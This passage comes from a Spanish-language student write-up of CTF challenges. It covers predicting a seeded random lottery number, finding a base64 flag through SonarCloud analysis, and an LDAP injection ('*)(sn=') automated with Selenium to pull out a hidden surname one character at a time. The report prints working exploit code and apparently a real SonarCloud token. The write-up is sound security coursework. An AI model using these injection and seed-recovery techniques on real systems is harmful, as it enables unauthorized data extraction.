Para encontrarlo vamos a ir probando, con **nuestra semilla**, el **mismo procedimiento** que se realiza para **calcular** los **números** de lotería. Si damos con el **número correcto**, **esa será la semilla real** que se está usando. **Si no**, **decrementamos los milisegundos** ya que no lo habremos hecho lo suficiente:

```
1  boolean found = false;
2  int lotteryNumber = 0;
3
4  // Hasta que no demos con el número correcto decrementamos la semilla (milisegundos)
5  while (millis > 0 && !found){
6      Random random = new Random(millis);
7      int currentToken = random.nextInt(MAX_NUMBER);
8      if (currentToken == number){
9          found = true;
10         lotteryNumber = random.nextInt(MAX_NUMBER);
11     }
12     millis--;
13 }
14
15 System.out.println("El numero de la loteria es: " + lotteryNumber);
```

Podríamos coger ese valor e introducirlo en la página, pero hemos decidido **automatizar el proceso por comodidad**.

Para ello, con **Selenium**, pulsamos en el botón *Try again* e **introducimos** el **número** en el campo destinado a ello. **Esperamos 30 segundos** para copiar la flag y **cerramos** el driver:

```
1  // Le damos al botón de Try again
2  driver.findElement(By.tagName("a")).click();
3
4  // Enviamos el número de la lotería
5  WebElement searchBox2 = driver.findElement(By.id("number"));
6  searchBox2.sendKeys(String.valueOf(lotteryNumber));
7  searchBox2.submit();
8
9  // Esperamos 30 segundos para copiar la flag y cerramos
10 Thread.sleep(30000);
11 driver.quit();
```

El código final que hemos utilizado es el siguiente:

```

1 public class Loteria {
2     private static final int MAX_NUMBER = 1_234_000_100;
3
4     public static void main(String[] args) throws InterruptedException {
5         var driver = createWebDriver();
6         driver.get("https://r1-ctf-vulnerable.numa.host/");
7         // Nos guardamos un valor aproximado al de la semilla
8         long millis = System.currentTimeMillis();
9
10        // Enviamos un valor cualquiera
11        WebElement searchBox = driver.findElement(By.id("number"));
12        searchBox.sendKeys("2");
13        searchBox.submit();
14
15        // Esperamos a que cargue el que era el número correcto
16        WebDriverWait wait = new WebDriverWait(driver, 1000);
17        wait.until(ExpectedConditions.visibilityOfElementLocated(By.tagName("il")));
18
19        // Nos guardamos ese número correcto
20        String sol1 = driver.findElement(By.tagName("il")).getText();
21        int number = Integer.parseInt(sol1);
22
23        boolean found = false;
24        int lotteryNumber = 0;
25
26        // Hasta que no demos con el número correcto decrementamos la semilla (milisegundos)
27        while (millis > 0 && !found){
28            Random random = new Random(millis);
29            int currentToken = random.nextInt(MAX_NUMBER);
30            if (currentToken == number){
31                found = true;
32                lotteryNumber = random.nextInt(MAX_NUMBER);
33            }
34            millis--;
35        }
36
37        System.out.println("El numero de la loteria es: " + lotteryNumber);
38
39        // Le damos al botón de Try again
40        driver.findElement(By.tagName("a")).click();
41
42        // Enviamos el número de la lotería
43        WebElement searchBox2 = driver.findElement(By.id("number"));
44        searchBox2.sendKeys(String.valueOf(lotteryNumber));
45        searchBox2.submit();
46
47        // Esperamos 30 segundos para copiar la flag y cerramos
48        Thread.sleep(30000);
49        driver.quit();
50    }
51
52    public static WebDriver createWebDriver(){
53        // Path al driver
54        System.setProperty("webdriver.chrome.driver","src/main/resources/chromedriver.exe");
55        return new ChromeDriver();
56    }
57 }

```

## 4.2 Optimizer

El siguiente reto, como podemos observar en el enunciado, se trata de un **análisis estático** ya que **no es necesario ejecutar** la web. En cuanto a **herramientas** que hemos visto en clase, en relación con el análisis estático web, tenemos **Sonar**.

Lo primero que debemos hacer es crear un **repositorio** en Github y vincularlo correctamente con Sonar mediante las **GitHub Actions**:

1 In the **Name** field, enter `SONAR_TOKEN`

2 In the **Value** field, enter `548cd774d681a352bb160038cbecfd532629c64a`

Create or update a build file

What option best describes your build?

Maven Gradle C, C++ or ObjC .NET Other (for JS, TS, Go, Python, PHP, ...)

Update your `pom.xml` file with the following properties:

```
<properties>
<sonar.organization>medranogg</sonar.organization>
<sonar.host.url>https://sonarcloud.io</sonar.host.url>
</properties>
```

Create or update your `.github/workflows/build.yml`

Here is a base configuration to run a SonarCloud analysis on your master branch and Pull Requests. If you already have some GitHub of these new steps to an existing one.

Figure 18: Sonar Configuration

Ahora, podremos observar todos los **fallos de nuestra web**, donde destacamos los **22 Security Hotspots**:




Figure 19: Sonar Bug

En estos, encontramos una **URL** con una **contraseña** según el error:




Figure 20: Sonar Flag Base64

Si miramos la **base**, como indica la URL, vemos que si **decodificamos** el mensaje de **base64**:



Figure 21: Sonar Flag

De esta forma obtenemos la **flag** del reto, que es: *URJC{Mejor\_ponerlo\_en\_Github\_Secret}*

### 4.3 El directorio

Este reto consta de una página con un **directorio** con los **nombres** de las personas contratadas por una empresa, en la cual podemos hacer **búsquedas** para encontrar a un **usuario concreto por su nombre**. Se nos proporciona el código de la página.


Leyendo el código, podemos ver que se utiliza el **protocolo LDAP** para **acceder al directorio** y que nuestra flag se encuentra en el **apellido del usuario** *FlaggyMacFlag*:

```
@PostConstruct
public void initializeLDAP(){
    create( name: "Juan", surname: "Fernández");
    create( name: "FlaggyMacFlag", flag);
    create( name: "María", surname: "López");
    create( name: "Francisco", surname: "Martínez");
    create( name: "Jose", surname: "Sánchez");
    create( name: "Ana", surname: "Pérez");
    create( name: "Alfonso", surname: "Gómez");
    create( name: "Manuel", surname: "Martín");
    create( name: "Carmen", surname: "Ruiz");
    create( name: "Paula", surname: "Hernández");
    create( name: "Pablo", surname: "Moreno");

    log.info( msg: "LDAP initialization complete");
}
```

Figure 22: Función initializeLDAP

Al buscar en la web, se busca por nombre y **sólo** muestra el **nombre** de los **usuarios** que **coincidan exactamente** con lo que buscamos. Podemos ayudarnos del caracter '\*' para realizar las búsquedas, el cual es un **comodín** para buscar **cualquier valor** en un atributo determinado.



Search for people!

Name to search:

User\*


Check

Results:

User1  
User2

Figure 23: Búsqueda con el comodín '\*'

Como **no se comprueba** lo que se mete en el cuadro de texto, podemos tratar de hacer una **inyección**. Es importante saber que en LDAP se filtra de la siguiente manera: **(&(atributo=""))**. Para tratar de **buscar por apellido**, con **\*** podemos indicar que queremos **cualquier nombre** (ya que lo que nos interesa es el apellido), **cerramos** con **')** y **abrimos filtrando por apellido (sn)**. Por ejemplo, para buscar a Maria López:



Search for people!

Name to search:

\*)(sn=López

Check


Results:

Maria

Figure 24: Búsqueda por apellido

De esta misma forma, podemos ir **probando caracteres** junto al **comodín** mientras que nos **devuelva** al usuario **FlaggyMrFlag**. Así iremos **sacando la flag** **caracter a caracter**.

De inicio sabemos que las flags suelen tener el **formato URJC\***, lo probamos y estamos en lo cierto. Por lo tanto sólo tendremos que sacar el **contenido de dentro de los corchetes**.



Search for people!

Name to search:

\*)(sn=URJC{\*)

Check

Results:

FlaggyMacFlag

Figure 25: Formato de la flag

Como esto sería una **tarea muy tediosa** y tardaríamos bastante, vamos a **automatizar el proceso** con el siguiente código ayudándonos de **Selenium**:

```
1 public class Directorio {
2     public static void main(String[] args) throws InterruptedException {
3         var driver = createWebDriver();
4         // Visitamos la URL en el navegador
5         driver.get("https://r3-ctf-vulnerable.numa.host/");
6
7         // Sabemos que el inicio de la flag es "URJC{"
8         String flag = "(sn=URJC{";
9         boolean finalFlag = false;
10
11         while (!finalFlag){
12             // Suponemos que la flag contendrá caracteres ascii del 122-42 (con el '*' será correcto)
13             int codigoAscii = 122;
14             boolean found = false;
15             while (codigoAscii > 41 && !found){
16                 List<WebElement> lista = new ArrayList<>();
17                 String tryFlag = flag + (char)codigoAscii + '*';
18                 WebElement searchBox = driver.findElement(By.id("name"));
19                 searchBox.clear();
20                 searchBox.sendKeys(tryFlag);
21                 searchBox.submit();
22
23                 // Si devuelve un resultado, es el siguiente caracter de la flag
24                 try {
25                     WebElement user = driver.findElement(By.className("user"));
26                     lista.add(user);
27                     if (!lista.isEmpty()){
28                         found = true;
29                         flag += (char)codigoAscii;
30                         // Si lo recorremos todo y encontramos '*' es que hemos terminado
31                         if (codigoAscii == 42){
32                             finalFlag = true;
33                         }
34                     }
35                 } catch (Exception e) {
36                     // Elemento no encontrado, no hacemos nada
37                 }
38                 // Sino probamos otro caracter
39                 codigoAscii--;
40             }
41         }
42         // Cerramos el driver
43         driver.quit();
44
45         // Imprimimos la flag final correcta
46         flag = flag.substring(6, flag.length() - 1); // quitamos el inicio y el último carácter (*)
47         flag += '}''; // ponemos '}' al final
48         System.out.println(flag);
49     }
50
51     public static WebDriver createWebDriver(){
52         // Path al driver
53         System.setProperty("webdriver.chrome.driver", "src/main/resources/chromedriver.exe");
54         return new ChromeDriver();
55     }
56 }
57 }
```

Lo primero que hacemos es **crear un driver** para obtener la página del reto, definir una **flag inicial** con lo que ya sabemos que va a ser el formato de la flag y un **booleano** que será **true** cuando **encontremos la flag completa**.


A continuación, creamos un **bucle *while*** que se ejecutará **hasta** que tengamos la **flag final**. En este definimos una variable ***codigoAscii*** que será el valor **ascii** de la 'z' (desde la cual vamos a probar caracteres) y otro **booleano** que valdrá **true** cuando sea **correcta** la **letra utilizada**.

Dentro del bucle hay **otro *while*** en el cual lo que se hace es ir **decrementando *codigoAscii*** e ir **probando** hasta dar con la siguiente **letra correcta** de la flag (saltrá el usuario *FlaggyMrFlag*)

En caso de de que haya **un elemento** de la clase ***user*** será que se ha dado con la **letra correcta**. Si hubiera varios usuarios con el **mismo apellido o apellidos parecidos** deberíamos **comprobar** que el **valor** de ***user*** es el que buscamos, pero no es nuestro caso.

Si damos con una letra correcta como se ha comentado anteriormente, **añadimos** la **letra** al **final** de ***flag*** y **reiniciamos** la **búsqueda** con el nuevo valor de ***flag***.

En caso de que la **letra** sea **válida** y valga **'\***', significará que hemos probado **todos los valores ascii** y hemos llegado al comodín, el cual **siempre será correcto**. Por lo tanto ahí **finalizará nuestra búsqueda**, cerrando el driver, **eliminando** el **principio** de la flag (**"\*)(sn="**) y el **final** (**"\*)**), así pudiendo **imprimir** la **flag correcta**:



```
INFO: Detected dialect: WSC
URJC{el_que_busca_dicen_que_encuentra}
Process finished with exit code 0
```

Figure 26: Flag del reto Directorio

La **flag** de este reto es: ***URJC{el\_que\_busca\_dicen\_que\_encuentra}***

## 5 Bibliografía

<https://github.com/jrhjavier/MDS>

<https://es.overleaf.com/learn/latex/Tutorials>

<https://www.ibm.com/docs/es/ibm-http-server/8.5.5?topic=systems-lightweight-directory-access-protocol>

<https://www.sonarsource.com/products/sonarcloud/>

<https://www.geeksforgeeks.org/vulnerability-input-function-python-2-x/>